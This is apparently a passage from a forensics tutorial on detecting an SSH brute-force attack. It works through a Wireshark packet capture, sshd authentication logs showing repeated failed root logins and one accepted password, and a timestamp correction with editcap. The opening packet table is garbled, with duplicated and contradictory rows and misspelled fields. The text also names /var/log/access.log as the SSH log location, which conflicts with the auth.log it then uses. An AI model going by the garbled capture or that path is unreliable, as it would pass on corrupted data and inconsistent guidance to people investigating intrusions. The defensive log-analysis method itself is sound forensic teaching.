192.168.153.141 | 192.168.153.130 | TCP | 66 22 → 53048 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037901 TSe… |
| 304 192.168.153.141 192.168.153.130 SSHv2 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) 305 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSec 306 192.168.153.141 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe 308 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 309 192.168.153.141 192.168.153.141 SSHv2 642 Client: Key Exchange Init 309 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe 310 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 311 192.168.153.141 192.168.153.140 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe 312 192.168.153.141 192.168.153.140 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 314 192.168.153.130 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 313 192.168.153.141 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe 315 192.168.153.141 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe 315 192.168.153.140 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe 315 192.168.153.140 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe 315 192.168.153.141 TC | 302 192.168.153.130 | 192.168.153.141 | SSHv2 | 114 Client: Diffie-Hellman Key Exchange Init |
| 305 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr 306 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 307 192.168.153.130 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr 308 192.168.153.130 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe 309 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 309 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe 310 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe 312 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 313 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 | 303 192.168.153.141 | 192.168.153.130 | TCP | 66 22 → 53048 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037901 TSe… |
| 306 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 307 192.168.153.130 192.168.153.141 TCP 66 53852 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe 308 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 309 192.168.153.141 192.168.153.141 SSHv2 146 Server: Key Exchange Init 309 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 310 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 311 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=21 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe 312 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 314 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 314 192.168.153.141 192.168.153.141 <t< td=""><td>304 192.168.153.141</td><td>192.168.153.130</td><td>SSHv2</td><td>98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2)</td></t<> | 304 192.168.153.141 | 192.168.153.130 | SSHv2 | 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) |
| 307 192.168.153.130 192.168.153.141 TCP 66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe 308 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 309 192.168.153.141 192.168.153.141 SSHv2 66 22 → 53052 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe 310 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe 311 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.141 SHv2 1144 Gserver: Key Exchange Init 313 192.168.153.141 192.168.153.141 SHv2 114 Client: Diffie-Hellman Key Exchange Init 314 192.168.153.141 192.168.153.141 SHv2 114 Client: Diffie-Hellman Key Exchange Init 314 192.168.153.141 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153 | 305 192.168.153.130 | 192.168.153.141 | TCP | 66 53032 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551495092 TSecr… |
| 308 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init 309 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe 310 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 311 192.168.153.130 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 313 192.168.153.141 192.168.153.141 SSHv2 1144 Client: Key Exchange Init 313 192.168.153.141 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 314 192.168.153.141 192.168.153.141 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.141 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe | 306 192.168.153.141 | 192.168.153.130 | SSHv2 | 1146 Server: Key Exchange Init |
| 309 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe 310 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 311 192.168.153.130 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 312 192.168.153.130 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 312 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.130 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 314 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe | 307 192.168.153.130 | 192.168.153.141 | TCP | 66 53052 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495094 TSe… |
| 310 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 311 192.168.153.130 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.141 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.130 192.168.153.141 SSHv2 1146 Server: Key Exchange Init 314 192.168.153.141 192.168.153.140 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe | 308 192.168.153.130 | 192.168.153.141 | SSHv2 | 642 Client: Key Exchange Init |
| 311 192.168.153.130 192.168.153.141 TCP 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe 312 192.168.153.141 192.168.153.140 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.130 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 314 192.168.153.141 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 314 192.168.153.141 192.168.153.100 TCP 66 22 → 53052 [ACK] Seq=113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe | 309 192.168.153.141 | 192.168.153.130 | TCP | 66 22 → 53052 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650037904 TSe… |
| 312 192.168.153.141 192.168.153.130 SSHv2 1146 Server: Key Exchange Init 313 192.168.153.130 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 314 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe | 310 192.168.153.141 | 192.168.153.130 | SSHv2 | 1146 Server: Key Exchange Init |
| 313 192.168.153.130 192.168.153.141 SSHv2 114 Client: Diffie-Hellman Key Exchange Init 314 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=650037904 TSe | 311 192.168.153.130 | 192.168.153.141 | TCP | 66 53046 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe… |
| 314 192.168.153.141 192.168.153.130 TCP 66 22 → 53052 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe | 312 192.168.153.141 | 192.168.153.130 | SSHv2 | 1146 Server: Key Exchange Init |
| 315 192.168.153.130 192.168.153.141 TCP 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe… | 313 192.168.153.130 | 192.168.153.141 | SSHv2 | 114 Client: Diffie-Hellman Key Exchange Init |
| | 314 192.168.153.141 | 192.168.153.130 | TCP | 66 22 → 53052 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650037904 TSe… |
| | 315 192.168.153.130 | 192.168.153.141 | TCP | 66 53032 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551495095 TSe… |
| 316 192.168.153.130 192.168.153.141 SSHv2 642 Client: Key Exchange Init | 316 192.168.153.130 | 192.168.153.141 | SSHv2 | 642 Client: Key Exchange Init |

Plenty of key exchanges are happening, as we can see from the preceding screenshot. However, there isn't a sure shot way to figure out whether the attacker succeeded in conducting a brute-force attack or not.



We can compare lengths, but different servers may send out different information, so it won't be that reliable.

Investigating SSH logs

We just saw a problem statement where we can't figure out the difference between brute force attempts through PCAP analysis. One reason for this failure is that there is an encryption in place, and we can't make out the encrypted content differences. Let's investigate the SSH login logs from the server and see if we can understand what happened.



SSH authentication logs in Linux are generally stored in the /var/log/access.log file.

Let's open the raw access.log file and check whether or not we can get something of interest:

| Mar 24 11:59:21 kali sshd[27298]: Failed password for root from 192.168.153.130 port 53062 ssh2 |
|---|
| 🛛 ar 24 11:59:21 kali sshd[27287]: Failed password for root from 192.168.153.130 port 53040 ssh2 |
| Mar 24 11:59:21 kali sshd[27283]: Failed password for root from 192.168.153.130 port 53032 ssh2 |
| Mar 24 11:59:21 kali sshd[27295]: Failed password for root from 192.168.153.130 port 53056 ssh2 |
| Mar 24 11:59:21 kali sshd[27293]: Failed password for root from 192.168.153.130 port 53052 ssh2 |
| Mar 24 11:59:21 kali sshd[27291]: Failed password for root from 192.168.153.130 port 53048 ssh2 |
| Mar 24 11:59:21 kali sshd[27297]: Failed password for root from 192.168.153.130 port 53060 ssh2 |
| Mar 24 11:59:21 kali sshd[27289]: Failed password for root from 192.168.153.130 port 53044 ssh2 |
| Mar 24 11:59:21 kali sshd[27286]: Failed password for root from 192.168.153.130 port 53038 ssh2 |
| Mar 24 11:59:21 kali sshd[27290]: Failed password for root from 192.168.153.130 port 53046 ssh2 |
| Mar 24 11:59:23 kali sshd[27294]: Failed password for root from 192.168.153.130 port 53054 ssh2 |
| Mar 24 11:59:23 kali sshd[27288]: Failed password for root from 192.168.153.130 port 53042 ssh2 |
| Mar 24 11:59:23 kali sshd[27285]: Failed password for root from 192.168.153.130 port 53036 ssh2 |
| Mar 24 11:59:23 kali sshd[27292]: Failed password for root from 192.168.153.130 port 53050 ssh2 |
| Mar 24 11:59:23 kali sshd[27292]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53050 ssh2 [preauth] |
| Mar 24 11:59:23 kali sshd[27292]: Disconnecting authenticating user root 192.168.153.130 port 53050: Too many authentication failures [preauth] |
| Mar 24 11:59:23 kali sshd[27292]: PAM 4 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root |
| Mar 24 11:59:23 kali sshd[27292]: PAM service(sshd) ignoring max retries; 5 > 3 |
| Mar 24 11:59:23 kali sshd[27284]: Failed password for root from 192.168.153.130 port 53034 ssh2 |
| Mar 24 11:59:23 kali sshd[27296]: Failed password for root from 192.168.153.130 port 53058 ssh2 |
| Mar 24 11:59:23 kali sshd[27298]: Failed password for root from 192.168.153.130 port 53062 ssh2 |
| Mar 24 11:59:23 kali sshd[27286]: Failed password for root from 192.168.153.130 port 53038 ssh2 |
| Mar 24 11:59:23 kali sshd[27290]: Failed password for root from 192.168.153.130 port 53046 ssh2 |
| Mar 24 11:59:23 kali sshd[27289]: Failed password for root from 192.168.153.130 port 53044 ssh2 |
| Mar 24 11:59:23 kali sshd[27293]: Failed password for root from 192.168.153.130 port 53052 ssh2 |
| Mar 24 11:59:23 kali sshd[27297]: Failed password for root from 192.168.153.130 port 53060 ssh2 |
| Mar 24 11:59:23 kali sshd[27291]: Failed password for root from 192.168.153.130 port 53048 ssh2 |
| Mar 24 11:59:23 kali sshd[27287]: Failed password for root from 192.168.153.130 port 53040 ssh2 |
| Mar 24 11:59:23 kali sshd[27295]: Failed password for root from 192.168.153.130 port 53056 ssh2 |
| Mar 24 11:59:23 kali sshd[27283]: Failed password for root from 192.168.153.130 port 53032 ssh2 |
| Mar 24 11:59:24 kali sshd[27294]: Failed password for root from 192.168.153.130 port 53054 ssh2 |
| Mar 24 11:59:24 kali sshd[27294]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53054 ssh2 [preauth] |
| Mar 24 11:59:24 kali sshd[27294]: Disconnecting authenticating user root 192.168.153.130 port 53054: Too many authentication failures [preauth] |
| Mar 24 11:59:24 kali sshd[27294]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root |
| Mar 24 11:59:24 kali sshd[27294]: PAM service(sshd) ignoring max retries; 6 > 3 |
| Mar 24 11:59:24 kali sshd[27288]: Failed password for root from 192.168.153.130 port 53042 ssh2 |
| Mar 24 11:59:24 kali sshd[27288]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53042 ssh2 [preauth] |
| |

Oops! There are just too many authentication failures. It was a brute force attack. Let's check whether the attacker was able to gain access to the server or not:

root@kali:~/Desktop# cat auth.log | grep "Accepted"
Mar 24 12:00:23 kali sshd[27363]: Accepted password for root from 192.168.153.130 port 53102 ssh2
root@kali:~/Desktop#

A simple text search over the log file to find "Accepted" anywhere in the log file prints out that a password was accepted by the SSH service, suggesting that the authentication took place successfully. Looking at the successful authentication within the auth.log file, we have the following:

| Mar 24 11:59:45 kali sshd[27326]: Disconnecting authenticating user root 192.168.153.130 port 53074: Too many authentication failures [preauth] |
|--|
| Mar 24 11:59:45 kali sshd[727326]: PAM 5 more authentication failures; logname= uid=0 uid=0 tty=ssh ruser= rhost=192.168.153.130 user=root Mar 24 11:59:45 kali sshd[72326]: PAM service(sshd) inoring max retries: 6 > 3 |
| Mar 24 11:59:45 Kali sshi[27328]: Failed password for root from 192 (168.153.130 port 53076 ssh2 |
| |
| Mar 24 11:59:45 kali sshd[27328]: error: maximum authentication attempts exceeded for root from 192.168.153.130 port 53076 ssh2 [preauth] |
| Mar 24 11:59:45 kali sshd[27328]: Disconnecting authenticating user root 192.168.153.130 port 53076: Too many authentication failures [preauth] |
| Mar 24 11:59:45 kali sshd[27328]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root |
| Mar 24 11:59:45 kali sshd[27328]: PAM service(sshd) ignoring max retries; 6 > 3 |
| Mar 24 12:00:23 kali sshd[27361]: Received disconnect from 192.168.153.130 port 53100:11: Bye Bye [preauth] |
| Mar 24 12:00:23 kali sshd[27361]: Disconnected from authenticating user root 192.168.153.130 port 53100 [preauth] |
| Mar 24 12:00:23 kali sshd[27363]: Accepted password for root from 192.168.153.130 port 53102 ssh2 |
| Mar 24 12:00:23 kali sshd[27363]: pam_unix(sshd:session): session opened for user root by (uid=0) |
| Mar 24 12:00:23 kali systemd-logind[440]: New session 228 of user root. |
| Mar 24 12:00:23 kali sshd[27363]: pam_unix(sshd:session): session closed for user root |
| Mar 24 12:00:23 kali systemd-logind[440]: Removed session 228. |
| Mar 24 12:00:33 kali sshd[27366]: Received disconnect from 192.168.153.130 port 53104:11: Bye Bye [preauth] |
| Mar 24 12:00:33 kali sshd[27366]: Disconnected from authenticating user root 192.168.153.130 port 53104 [preauth] |
| Mar 24 12:00:33 kali sshd[27373]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root |
| Mar 24 12:00:33 kali sshd[27379]: pam unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root |
| Mar 24 12:00:33 kali sshd[27371]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.153.130 user=root |
| |

We can see that a successful session was opened for the root user, but was disconnected immediately, and the attack continued. The attacker used an automated brute force tool that didn't stop at finding the correct password.

There is one additional thing to notice if you haven't already—there is a time difference between the packets in the PCAP file and the logs. This might have occurred because time on the SSH server and time on the monitoring system (system where the PCAP is being recorded) are different. Let's correct the time of packet arrival using editcap, as follows:





You can edit time in Wireshark via Edit | Time Shift... menu entry as well

Since the time in the very first screenshot of this chapter and the one present in the logs have a difference of exactly +2:30 hours, we will need to adjust this time. As we can see in the preceding screenshot, we are using editcap to edit the current time by adding 9000 seconds (2:30 hours in seconds). We created a new file with the adjusted time as ssh_adjusted.pcap. Let's open it up in Wireshark, as follows:

| 1540 00:00:11.321837 | 211.233.40.78 192.168.153.130 | NTP | 90 NTP Version 4, server |
|----------------------|---------------------------------|-------|--|
| 1541 00:00:23.408096 | 192.168.153.130 192.168.153.141 | TCP | 74 53100 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355 |
| 1542 00:00:23.408574 | 192.168.153.141 192.168.153.130 | TCP | 74 22 \rightarrow 53100 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM= |
| 1543 00:00:23.409092 | 192.168.153.130 192.168.153.141 | TCP | 66 53100 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551565095 TSecr=6 |
| 1544 00:00:23.409374 | 192.168.153.130 192.168.153.141 | SSHv2 | 88 Client: Protocol (SSH-2.0-libssh_0.8.1) |
| 1545 00:00:23.409594 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650107904 TSecr=3 |
| 1546 00:00:23.443624 | 192.168.153.141 192.168.153.130 | SSHv2 | 98 Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Debian-2) |
| 1547 00:00:23.443892 | 192.168.153.130 192.168.153.141 | TCP | 66 53100 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551565129 TSecr |
| 1548 00:00:23.445808 | 192.168.153.141 192.168.153.130 | SSHv2 | 1146 Server: Key Exchange Init |
| 1549 00:00:23.445983 | 192.168.153.130 192.168.153.141 | TCP | 66 53100 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551565131 TSe |
| 1550 00:00:23.446820 | 192.168.153.130 192.168.153.141 | SSHv2 | 642 Client: Key Exchange Init |
| 1551 00:00:23.488757 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650107941 TSe… |
| 1552 00:00:23.489056 | 192.168.153.130 192.168.153.141 | SSHv2 | 114 Client: Diffie-Hellman Key Exchange Init |
| 1553 00:00:23.489382 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650107984 TSe… |
| 1554 00:00:23.554630 | 192.168.153.141 192.168.153.130 | SSHv2 | 274 Server: Diffie-Hellman Key Exchange Reply, New Keys |
| 1555 00:00:23.555097 | 192.168.153.130 192.168.153.141 | SSHv2 | 82 Client: New Keys |
| 1556 00:00:23.555298 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [ACK] Seq=1321 Ack=663 Win=30208 Len=0 TSval=650108049 TSe… |
| 1557 00:00:23.588697 | 192.168.153.130 192.168.153.141 | SSHv2 | 130 Client: Encrypted packet (len=64) |
| 1558 00:00:23.588893 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [ACK] Seq=1321 Ack=727 Win=30208 Len=0 TSval=650108083 TSe… |
| 1559 00:00:23.589036 | 192.168.153.141 192.168.153.130 | SSHv2 | 130 Server: Encrypted packet (len=64) |
| 1560 00:00:23.589248 | 192.168.153.130 192.168.153.141 | SSHv2 | 146 Client: Encrypted packet (len=80) |
| 1561 00:00:23.589895 | 192.168.153.141 192.168.153.130 | SSHv2 | 146 Server: Encrypted packet (len=80) |
| 1562 00:00:23.590073 | 192.168.153.130 192.168.153.141 | SSHv2 | 130 Client: Encrypted packet (len=64) |
| 1563 00:00:23.590142 | 192.168.153.130 192.168.153.141 | TCP | 66 53100 → 22 [FIN, ACK] Seq=871 Ack=1465 Win=33536 Len=0 TSval=35515652 |
| 1564 00:00:23.594041 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [FIN, ACK] Seq=1465 Ack=872 Win=30208 Len=0 TSval=65010808 |
| 1565 00:00:23.594216 | 192.168.153.130 192.168.153.141 | TCP | 66 53100 → 22 [ACK] Seq=872 Ack=1466 Win=33536 Len=0 TSval=3551565279 TS |
| 1566 00:00:23.803427 | 192.168.153.130 192.168.153.141 | TCP | 74 53102 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355 |
| 1567 00:00:23.803646 | 192.168.153.141 192.168.153.130 | TCP | 74 22 \rightarrow 53102 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM= |
| 1568 00:00:23.803827 | 192.168.153.130 192.168.153.141 | TCP | 66 53102 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551565488 TSecr=6 |
| 1569 00:00:23.803889 | 192.168.153.130 192.168.153.141 | SSHv2 | <pre>88 Client: Protocol (SSH-2.0-libssh_0.8.1)</pre> |
| 1570 00:00:23.803977 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53102 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650108297 TSecr=3 |

We can now see the adjusted time according to the logs and can see exactly what was going on at that particular time. We can see that on the 53100 port, there are plenty of packets communicating over the SSH. By filtering out the stream, we get the following:

| cp.stream | | | | | X |
|-----------|------------------------|-----------------------------------|-------------|---|----|
| | Time | Source Destination | Protocol | Length Info | Us |
| | 1541 00:00:23.408096 | 192.168.153.130 192.168.153.141 | TCP | 74 53100 → 22 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=355 | |
| | 1542 00:00:23.408574 | 192.168.153.141 192.168.153.130 | TCP | 74 22 → 53100 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM= | |
| | 1543 00:00:23.409092 | 192.168.153.130 192.168.153.141 | TCP | 66 53100 → 22 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3551565095 TSecr=6… | |
| | 1544 00:00:23.409374 | 192.168.153.130 192.168.153.141 | SSHv2 | | |
| | 1545 00:00:23.409594 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=650107904 TSecr=3 | |
| | 1546 00:00:23.443624 | 192.168.153.141 192.168.153.130 | SSHv2 | | |
| | 1547 00:00:23.443892 | 192.168.153.130 192.168.153.141 | TCP | 66 53100 → 22 [ACK] Seq=23 Ack=33 Win=29312 Len=0 TSval=3551565129 TSecr… | |
| | 1548 00:00:23.445808 | 192.168.153.141 192.168.153.130 | | 1146 Server: Key Exchange Init | |
| | 1549 00:00:23.445983 | 192.168.153.130 192.168.153.141 | TCP | 66 53100 → 22 [ACK] Seq=23 Ack=1113 Win=31360 Len=0 TSval=3551565131 TSe | |
| | 1550 00:00:23.446820 | 192.168.153.130 192.168.153.141 | SSHv2 | | |
| | 1551 00:00:23.488757 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [ACK] Seq=1113 Ack=599 Win=30208 Len=0 TSval=650107941 TSe… | |
| | 1552 00:00:23.489056 | 192.168.153.130 192.168.153.141 | SSHv2 | | |
| | 1553 00:00:23.489382 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [ACK] Seq=1113 Ack=647 Win=30208 Len=0 TSval=650107984 TSe | |
| | 1554 00:00:23.554630 | 192.168.153.141 192.168.153.130 | SSHv2 | | |
| | 1555 00:00:23.555097 | 192.168.153.130 192.168.153.141 | SSHv2 | | |
| | 1556 00:00:23.555298 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [ACK] Seq=1321 Ack=663 Win=30208 Len=0 TSval=650108049 TSe | |
| | 1557 00:00:23.588697 | 192.168.153.130 192.168.153.141 | SSHv2 | 130 Client: Encrypted packet (len=64) | |
| | 1558 00:00:23.588893 | 192.168.153.141 192.168.153.130 | TCP | 66 22 → 53100 [ACK] Seq=1321 Ack=727 Win=30208 Len=0 TSval=650108083 TSe | |
| | 1559 00:00:23.589036 | 192.168.153.141 192.168.153.130 | SSHv2 | 130 Server: Encrypted packet (len=64) | |
| | 1560 00:00:23.589248 | 192.168.153.130 192.168.153.141 | SSHv2 | 146 Client: Encrypted packet (len=80) | |
